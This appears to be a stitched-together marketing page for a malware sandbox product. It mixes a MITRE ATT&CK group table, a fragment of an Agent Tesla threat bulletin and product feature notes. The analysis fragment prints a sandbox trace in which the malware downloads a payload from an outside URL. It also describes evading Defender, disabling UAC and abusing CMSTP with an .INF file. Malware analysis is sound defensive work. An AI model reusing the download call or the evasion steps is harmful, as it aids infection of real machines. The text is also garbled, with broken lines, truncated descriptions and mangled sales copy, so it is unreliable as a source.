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
X-Ray Vision for Malware

Malware behavior analysis and full visibility



Advanced (Targeted) Threats still be unbitable problem


(Firewalls, AVs, EDRs and SIEMs is not enough ...)



MITRE ATT&CK [®]		Matrices	Tactics ▾
Ajax Security Team	activity groups, threat actors, intrusion sets, and campaigns. Some groups have multiple names. Organizations' group definitions may partially overlap with groups designated by other organizations.		
APT-C-36	For the purposes of the Group pages, the MITRE ATT&CK team uses the term Group to refer to names based on publicly reported associations, which are designated as "Associated Groups" and represent these names as exact overlaps and encourage analysts to do additional research.		
APT1	Groups are mapped to publicly reported technique use and original references are included. The solely through open source reporting. Groups are also mapped to reported Software used, and		
APT12			
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APT37			
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APT39			
APT41			
Axiom			
BlackOasis			
BlackTech			
ID	Name	Associated Groups	Description
G0018	admin@338		admin@338 is a China-based cyber threat group that targets organizations involved in financial, economic, and political backdoors.
G0130	Ajax Security Team	Operation Woolen-Goldfish, AjaxTM, Rocket Kitten, Flying Kitten, Operation Saffron Rose	Ajax Security Team is a group that has performed website defacement operations to maintain its technologies.
G0099	APT-C-36	Blind Eagle	APT-C-36 is a suspected South American threat group that targets financial institutions as well as important corporate entities.
G0006	APT1	Comment Crew, Comment Group, Comment Panda	APT1 is a Chinese threat group that has been active since 2007, commonly known by its name.
G0005	APT12	IXESHE, DynCalc,	APT12 is a threat group that has been active since 2007, commonly known by its name.



Behavioral Dynamic Analysis is the ONLY way to detect Advanced / Hybrid Threat




In the following **Threat Bulletin**, we'll explore the delivery process of an Agent Tesla. We'll look at the differences and similarities between different versions of Agent Tesla. We'll also look into a fairly recent sample of Agent Tesla (v3) delivered as an email attachment.

Agent Tesla – Initial Stages

The email arrives with an attachment posing as an invoice with the .doc extension. When it's opened, it exploits CVE-2017-11882 to execute further. The exploitation of the Equation Editor (eqnedt32.exe) is responsible for downloading the initial stage (Figure 2).

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[0102.667] GlobalLock (hMem=0x6b0074) returned 0x4520048
[0102.667] GetProcAddress (hModule=0x765d0000, lpProcName="ExpandEnvironmentStringsW")
[0102.667] ExpandEnvironmentStringsW (in: lpSrc="%APPDATA%\yugox3794589.scr", lpDest="C:\\Users\\RDhJOCNFeVzX\\AppData\\Roaming\\yugox3794589.scr") returned 0x37
[0102.667] LoadLibraryW (lpLibFileName="UrlMon") returned 0x716a0000
[0102.701] GetProcAddress (hModule=0x716a0000, lpProcName="URLDownloadToFileW") returned
[0102.701] URLDownloadToFileW (param_1=0x0, param_2="http://zytrox.tk/modex/yugox.scr", param_3="C:\\Users\\RDhJOCNFeVzX\\AppData\\Roaming\\yugox3794589.scr" (normalized: "C:\\Users\\RDhJOCNFeVzX\\AppData\\Roaming\\yugox3794589.scr"), param_4=0x0, param_5=0x0) returned 0x0
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="GetStartupInfoW") returned
[0117.452] GetStartupInfoW (in: lpStartupInfo=0x19ec0c | out: lpStartupInfo=0x19ec0c) returned
"WinSta0\\Default", lpTitle="C:\\Program Files (x86)\\Microsoft Office\\Root\\VFS\\Pr
Shared\\EQUATION\\EQNEDT32.EXE", dwX=0x28, dwY=0x28, dwXSize=0x50, dwYSize=0x28, dwXC
dwFillAttribute=0x0, dwFlags=0x80, wShowWindow=0x1, cbReserved2=0x0, lpReserved2=0x0,
hStdError=0x19f4b8))
[0117.452] GetProcAddress (hModule=0x765d0000, lpProcName="CreateProcessW") returned
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Agent Tesla's most common and successful delivery method is through email, either in the form of spam or more targeted campaigns (OPEC+, COVID-19, ISPS), where the malware is bundled as an attachment, usually in the form of a document or a compressed archive (Figure 1).




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[CustInstDestSectionAllUsers]
49000, 49001=AllUser_LDIDSection, 7

[AllUser_LDIDSection]
"HKLM", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\CMMGR32.EXE", "ProfileInstallPath", "%Un

[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
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Figure 4: .INF file passed to CMSTP.exe as an argument.


During the following steps of the execution, we observe how Agent Tesla makes sure that it is not discovered by adding its image path as an exclusion for Windows Defender (Figure 5). Additionally, it disables the UAC dialog by overwriting the corresponding settings in the registry. Doing this ensures that the user is not notified or prompted for permission if an elevated (requiring administrator access token) action is performed. Agent Tesla is silently installed.



Limited possibilities for dynamic behavioral analysis


- Insufficient SOC resources to handle the high volume of alerts (Alert Fatigue)
- Malware Slipping Through the Defences
- Poorly Automated Analysis Methods
- Missing in-house Threat Intelligence





AGENT-BASED

Monitors malware



Malware detects sandbox

AGENTLESS MONITORING


Monitors malware



Malware cannot detect sandbox

Solarwind like Attack: We are prepaid





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Account Manager disables Reputation Analysis completely then this message displays

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Setting

Always Disabled


The screenshots above are from the Cloud version, but this feature is also available in the On-Premise version. Clicking on the exclamation point displays a tooltip with more information for the user.

Windows Installer Patch Protection

Although not so commonly used, Windows Installer Patch malware can be particularly dangerous. Analyzing these Installer Patch files (which have an extension of .msp) has been added to the VMRay Platform.

Of course, any Installer Patch file requires that you also have the corresponding Installer file. To handle this in the VMRay Platform, you can upload the Installer MSI at the same time as your MSP using the Prescript feature of Dynamic Analysis. Upload your MSP sample onto the Submissions page and it is recognized automatically as a Windows Installer Patch.

Sample	samplesoftware.msp(16.44 KB)
Sample Type	Windows Installer Patch




Advanced Threat Detection

Including threats others miss



Alert Triage

Automated validation of alerts from different sources



Incident Response

Fast, in-depth visibility into confirmed incidents



Threat Intel. Generation

Automated extraction of IOCs from confirmed incidents



“VMRay Analyzer provides a vast amount of data per analysis, which enables detailed visibility for each malware sample. The increased visibility results in quicker classification and identification of malware.”



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- ◆ Co-Founders pioneered early sandbox technology
- ◆ First commercial sandbox to market in 2006 (CWSandbox)